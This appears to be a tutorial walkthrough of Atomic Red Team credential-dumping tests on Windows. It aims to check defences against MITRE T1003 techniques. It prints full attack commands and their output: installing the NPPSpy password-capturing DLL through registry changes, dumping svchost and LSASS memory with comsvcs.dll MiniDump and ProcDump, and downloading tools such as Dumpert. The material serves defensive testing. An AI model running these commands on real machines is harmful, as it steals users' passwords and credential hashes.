
And this command also give us the details of the test numbers which we've invoked. The details listed are as follows: Technique which we're using, Atomic Test Name, Atomic Test Numbers, Atomic Test GUID, Description of Atomic Test and various Attack commands.

This Atomic Test is based on OS Credential Dumping using svchost.exe to gather RDP credentials. i.e. The svchost.exe contains the RDP credentials and now we're going to dump the credentials under this svchost.exe using this Atomic Test.

With all these information we can get the basic idea of what the Atomic Test does. By using these information we can initiate our atomic test and we can test our defence over the OS credential Dumping attack.

Now, before running the Atomic Tests we should check all the dependencies of this Atomic Test is present. Then we should also check for any prerequisites required for to run this Atomic Test. If any prerequisites is necessary, then we should get prerequisites.

Command : “Invoke-AtomicTest T1003 -TestNumbers 1 -CheckPrereqs”




When executing this command this tells that the prerequisites are not met. Hence we’ve to get the perquisites. The prerequisites are;

1. Elevation required but not provided.
2. Gsecdump must exist on disk at specified location.

Next let us see how to get the perquisites required for this Atomic Test to run successfully.

Command : “Invoke-AtomicTest T1003 -TestNumbers 1 -GetPrereqs”



As it shows as Prerequisites are successfully met, The Atomic Tests are ready to run.

Now let us run the first atomic test of OS credential dumping in windows operating system using Atomic Red Team. Upon successful execution, you should see domain\username's following by two 32 character's hashes. If we see a output that says "compat: error: failed to create child process", execution was likely blocked by Anti-Virus. Which means our system is safe and secure and the credentials from memory cannot be dumped using Gsecdump, else we've to go for the mitigations steps to secure our system from these dumping attack techniques.

Command: "Invoke-AtomicTest T1003 -TestNumbers 1"

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003-1 Gsecdump
dump_hashes: remote thread error: 0xc0000008
warning: 'execute self as a service' feature is not implemented
dump_wireless: error: not implemented
dump_lsa: error: failed to open registry key (access is denied)
dump_usedhashes: error: failed to resolve all required functions
Done executing test: T1003-1 Gsecdump
PS C:\Windows\system32>
```

As you can see, the test has successfully run and gave us the result. As an evaluation of this atomic test, it says as the access is denied, because the defence which has set is strong and this test could not able to break through it. Hence it is secure in this position.

Next we shall execute the next atomic test - T1003 -2. It based on the credential dumping attack using NPPSpy. The procedure follows the same as we followed in the previous atomic test. First we've get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
Administrator: Windows PowerShell
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping T1003
Atomic Test Name: Credential Dumping with NPPSpy
Atomic Test Number: 2
Atomic Test GUID: 9e2173c0-ba26-4cdf-b0ed-8c54b27e3ad6
Description: Changes ProviderOrder Registry Key Parameter and creates Key for NPPSpy. After user's logging in cleartext
password is saved in C:\NPPSpy.txt. Clean up deletes the files and reverses Registry changes. NPPSpy Source: https://git
hub.com/gtworek/PSBits/tree/master/PasswordStealing/NPPSpy

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
Copy-Item "$env:Temp\NPPSPY.dll" -Destination "C:\Windows\System32"
$path = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name PROVIDERORDER
$UpdatedValue = $Path.PROVIDERORDER + ",NPPSpy"
Set-ItemProperty -Path $Path.PSPath -Name "PROVIDERORDER" -Value $UpdatedValue
$rv = New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy -ErrorAction Ignore
$rv = New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -ErrorAction Ignore
$rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Class" -Value 2 -Erro
rAction Ignore
$rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Name" -Value NPPSpy -
ErrorAction Ignore
$rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "ProviderPath" -Proper
tyType ExpandString -Value "%SystemRoot%\System32\NPPSPY.dll" -ErrorAction Ignore
echo "[!] Please, logout and log back in. Cleartext password for this account is going to be located in C:\NPPSpy.txt"

Cleanup Commands:
Command:
$cleanupPath = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name PROVIDERORDER
$cleanupUpdatedValue = $cleanupPath.PROVIDERORDER
$cleanupUpdatedValue = $cleanupUpdatedValue -replace ',NPPSpy',''
Set-ItemProperty -Path $cleanupPath.PSPath -Name "PROVIDERORDER" -Value $cleanupUpdatedValue
Remove-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy" -Recurse -ErrorAction Ignore
Remove-Item C:\NPPSpy.txt -ErrorAction Ignore
Remove-Item C:\Windows\System32\NPPSpy.dll -ErrorAction Ignore

Dependencies:
Description: NPPSpy.dll must be available in local temp directory
Check Prereq Command:
if (Test-Path "$env:Temp\NPPSPY.dll") {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest -Uri https://github.com/gtworek/PSBits/raw/f221a6db08cb3b52d5f8a2a210692ea8912501bf/PasswordStealing/N
PPSpy/NPPSPY.dll -OutFile "$env:Temp\NPPSPY.dll"
[!!!!!!!!END TEST!!!!!!!]

PS C:\Windows\system32>
```

The second step – check for any prerequisites required for this atomic test to perform.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 2 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003-2 Credential Dumping with NPPSpy
Prerequisites not met: T1003-2 Credential Dumping with NPPSpy
        [*] NPPSpy.dll must be available in local temp directory
Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

The third step - get the prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 2 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003-2 Credential Dumping with NPPSpy
Attempting to satisfy prereq: NPPSpy.dll must be available in local temp directory
Prereq successfully met: NPPSpy.dll must be available in local temp directory
PS C:\Windows\system32>
```

Now we've successfully met the prerequisites for this atomic to perform.
The fourth step - run the Atomic Test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003-2 Credential Dumping with NPPSpy
[!] Please, logout and log back in. Cleartext password for this account is going to be located in C:\NPPSpy.txt
Done executing test: T1003-2 Credential Dumping with NPPSpy
PS C:\Windows\system32>
```

The test has been completed and result is also been showed. The result says as "Please logout and log back in. Cleartext password for this account is going to located in C:\NPPSpy.txt" i.e. the test tells us when we logout and log back in to our session, the password which we used to log in will be stored as a cleartext in the specified location. Which means the test has completed and our defence towards this attack is weak and hence we can increase our defence and strength towards this attack from the information available in the mitigations section of the MITRE ATT&CK page of this Atomic Test.

Next we shall execute the next Atomic Test – T1003-3. It is to dump svchost.exe to gather RDP credentials.

The procedure follows the same as we followed in the previous atomic test. First we've get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 3 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[*******BEGIN TEST*******]
Technique: OS Credential Dumping T1003
Atomic Test Name: Dump svchost.exe to gather RDP credentials
Atomic Test Number: 3
Atomic Test GUID: d400090a-d8ca-4be0-982e-c70598a23de9
Description: The svchost.exe contains the RDP plain-text credentials. Source: https://www.n00py.io/2021/05/dumping-plain
text-rdp-credentials-from-svchost-exe/
Upon successful execution, you should see the following file created $env:TEMP\svchost-exe.dmp.

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
$ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore)
if($ps){$id = $ps[0].OwningProcess} else {$id = (Get-Process svchost)[0].Id }
C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump $id $env:TEMP\svchost-exe.dmp full

Cleanup Commands:
Command:
Remove-Item $env:TEMP\svchost-exe.dmp -ErrorAction Ignore
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for any prerequisites required for atomic test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 3 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003-3 Dump svchost.exe to gather RDP credentials
Prerequisites met: T1003-3 Dump svchost.exe to gather RDP credentials
PS C:\Windows\system32>
```

Here it says as the prerequisites are met. So let us move to the final step directly.
The fourth step – run the Atomic Test.

```
Administrator: Windows PowerShell
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003-2 Credential Dumping with NPPSpy
[!] Please, logout and log back in. Cleartext password for this account is going to be located in C:\NPPSpy.txt
Done executing test: T1003-2 Credential Dumping with NPPSpy
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 3 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping T1003
Atomic Test Name: Dump svchost.exe to gather RDP credentials
Atomic Test Number: 3
Atomic Test GUID: d400090a-d8ca-4be0-982e-c70598a23de9
Description: The svchost.exe contains the RDP plain-text credentials. Source: https://www.n00py.io/2021/05/dumping-plain
text-rdp-credentials-from-svchost-exe/
Upon successful execution, you should see the following file created $env:TEMP\svchost-exe.dmp.

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
$ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore)
if($ps){$id = $ps[0].OwningProcess} else {$id = (Get-Process svchost)[0].Id }
C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump $id $env:TEMP\svchost-exe.dmp full

Cleanup Commands:
Command:
Remove-Item $env:TEMP\svchost-exe.dmp -ErrorAction Ignore
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 3 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003-3 Dump svchost.exe to gather RDP credentials
Prerequisites met: T1003-3 Dump svchost.exe to gather RDP credentials
PS C:\Windows\system32> Invoke-AtomicTest T1003 -TestNumbers 3
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003-3 Dump svchost.exe to gather RDP credentials
Done executing test: T1003-3 Dump svchost.exe to gather RDP credentials
PS C:\Windows\system32>
```

The test has done and the result shows as the “Done executing test”, not any other information. But the Atomic Test’s purpose it to check whether it can dump svchost.exe, also the test resulted as done executing test, which means the test completed successfully and the svchost.exe has dumped to gather the RDP credentials and defence is not strong here. So we’ve to increase our defence towards this area by using the information listed under mitigations section in the MITRE ATT&CK T1003 page.

6.2 T1003.001 :

To get to know the details of the Atomic we can invoke the atomic test and we can ask for the details in brief.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
T1003.001-1 Dump LSASS.exe Memory using ProcDump
T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
T1003.001-4 Dump LSASS.exe Memory using NanoDump
T1003.001-6 Offline Credential Theft With Mimikatz
T1003.001-7 LSASS read with pypykatz
T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
T1003.001-10 Powershell Mimikatz
T1003.001-11 Dump LSASS with .Net 5 createdump.exe
T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
PS C:\Windows\system32>
```

Here we've 12 atomic tests to perform. By this we can check our defence's strength and if that's low we can even do the necessary steps by using the mitigations given in the MITRE ATT&CK T1003.001 page.

6.2.1 T1003.001 – 1

Now let us execute the first atomic test under T1003.01. It is to dump LSASS.exe Memory using ProcDump.

The procedure follows the same as we followed in the previous atomic test. First we've get to know the details of the attack then we to check the

prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
Administrator: Windows PowerShell
Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS.exe Memory using ProcDump
Atomic Test Number: 1
Atomic Test GUID: 0be2230c-9ab3-4ac2-8826-3199b9a0ebf8
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. This can be achieved with Sys
internals ProcDump.
Upon successful execution, you should see the following file created c:\windows\temp\lsass_dump.dmp.
If you see a message saying "procdump.exe is not recognized as an internal or external command", try using the  get-prer
eq_commands to download and install the ProcDump tool first.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
#{procdump_exe} -accepteula -ma lsass.exe #{output_file}
Command (with inputs):
C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp

Cleanup Commands:
Command:
del "#{output_file}" >nul 2> nul
Command (with inputs):
del "C:\Windows\Temp\lsass_dump.dmp" >nul 2> nul

Dependencies:
Description: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.00
1\bin\procdump.exe)
Check Prereq Command:
if (Test-Path #{procdump_exe}) {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe) {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest "https://download.sysinternals.com/files/Procdump.zip" -OutFile "$env:TEMP\Procdump.zip"
Expand-Archive $env:TEMP\Procdump.zip $env:TEMP\Procdump -Force
New-Item -ItemType Directory (Split-Path #{procdump_exe}) -Force | Out-Null
Copy-Item $env:TEMP\Procdump\Procdump.exe #{procdump_exe} -Force
Get Prereq Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest "https://download.sysinternals.com/files/Procdump.zip" -OutFile "$env:TEMP\Procdump.zip"
Expand-Archive $env:TEMP\Procdump.zip $env:TEMP\Procdump -Force
New-Item -ItemType Directory (Split-Path C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe) -Force | Out-Null
Copy-Item $env:TEMP\Procdump\Procdump.exe C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe -Force
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – Check for prerequisites required for this Atomic Test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 1 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-1 Dump LSASS.exe Memory using ProcDump
Prerequisites not met: T1003.001-1 Dump LSASS.exe Memory using ProcDump
        [*] ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001
\bin\procdump.exe)

Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

The third step – Get the prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 1 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003.001-1 Dump LSASS.exe Memory using ProcDump
Attempting to satisfy prereq: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam
\atomics\T1003.001\bin\procdump.exe)
Prereq successfully met: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atom
ics\T1003.001\bin\procdump.exe)
PS C:\Windows\system32>
```

The fourth step – Run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-1 Dump LSASS.exe Memory using ProcDump
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
ProcDump v10.11 - Sysinternals process dump utility
[06:17:49] Dump 1 initiated: C:\Windows\Temp\lsass_dump.dmp
[06:17:50] Dump 1 writing: Estimated dump file size is 55 MB.
[06:17:51] Dump count reached.
[06:17:50] Dump 1 complete: 55 MB written in 0.8 seconds
Done executing test: T1003.001-1 Dump LSASS.exe Memory using ProcDump
PS C:\Windows\system32>
```

The result says that “Done executing test”, which means test has successfully completed the test and it dumped 1 file which about 55MB in size. So our defence has to be made strong here. We can even the information provided in the MITRE ATT&CK T1003.001 page.

6.2.2 T1003.001 - 2 :

Now let us execute the atomic test T1003.002. It is to Dump LSASS.exe Memory using comsvcs.dll .
The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we’ve to run the test. After running the test based on the result we can decide our defence’s strength towards the atomic test we’ve performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we’re about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[*******BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS.exe Memory using comsvcs.dll
Atomic Test Number: 2
Atomic Test GUID: 2536dee2-12fb-459a-8c37-971844fa73be
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. This can be achieved with a b
uilt-in dll.
Upon successful execution, you should see the following file created $env:TEMP\lsass-comsvcs.dmp.

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).id $env:TEMP\lsass-comsvc
s.dmp full

Cleanup Commands:
Command:
Remove-Item $env:TEMP\lsass-comsvcs.dmp -ErrorAction Ignore
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for any prerequisites

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
Prerequisites met: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
PS C:\Windows\system32>
```

This says “prerequisites are met”, so we can directly run the test.

The third step – run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
Done executing test: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
PS C:\Windows\system32>
```

This says “done executing the test”. Which means the test has successfully completed the atomic test and dumped LSASS.exe memory using comsvcs.dll and no error message was thrown. So it our time to increase our defence over this area using the mitigations provided in the MITRE ATT&CK T1003.001 page.

6.2.3 T1003.001 - 3 :

Now let us execute next atomic test T1003.003. It is to dump LSASS.exe memory using direct system calls and API unhooking.
The procedure follows the same as we followed in the previous atomic test. First we’ve get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we’ve to run the test. After

running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 3 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS.exe Memory using direct system calls and API unhooking
Atomic Test Number: 3
Atomic Test GUID: 7ae7102c-a099-45c8-b985-4c7a2d05790d
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. This can be achieved using di
rect system calls and API unhooking in an effort to avoid detection.  https://github.com/outflanknl/Dumpert https://outf
lank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/ Upon successful execut
ion, you should see the following file created C:\\windows\\temp\\dumpert.dmp.
If you see a message saying \"The system cannot find the path specified.\", try using the  get-prereq_commands to downlo
ad the  tool first.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
#{dumpert_exe}
Command (with inputs):
C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe

Cleanup Commands:
Command:
del C:\windows\temp\dumpert.dmp >nul 2> nul

Dependencies:
Description: Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\Outflan
k-Dumpert.exe)
Check Prereq Command:
if (Test-Path #{dumpert_exe}) {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe) {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
New-Item -ItemType Directory (Split-Path #{dumpert_exe}) -Force | Out-Null
Invoke-WebRequest "https://github.com/clr2of8/Dumpert/raw/5838c357224cc9bc69618c80c2b5b2d17a394b10/Dumpert/x64/Release/O
utflank-Dumpert.exe" -OutFile #{dumpert_exe}
Get Prereq Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
New-Item -ItemType Directory (Split-Path C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe) -Force | Out-Null
Invoke-WebRequest "https://github.com/clr2of8/Dumpert/raw/5838c357224cc9bc69618c80c2b5b2d17a394b10/Dumpert/x64/Release/O
utflank-Dumpert.exe" -OutFile C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – check for the prerequisites

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 3 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Prerequisites not met: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
        [*] Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank
-Dumpert.exe)

Try installing prereq's with the -GetPrereqs switch
```

The third step – get the prerequisites

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 3 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Attempting to satisfy prereq: Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T100
3.001\bin\Outflank-Dumpert.exe)
Prereq successfully met: Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001
\bin\Outflank-Dumpert.exe)
PS C:\Windows\system32>
```

The fourth step – run the test

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 3
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
_______          __   _____.__                          __
 \_____  \  __ ___/  |_/ ____\  | ____    ____ |  | __
  /   |   \|  |  \   __\   __\|  | \__  \  /    \|  |/ /
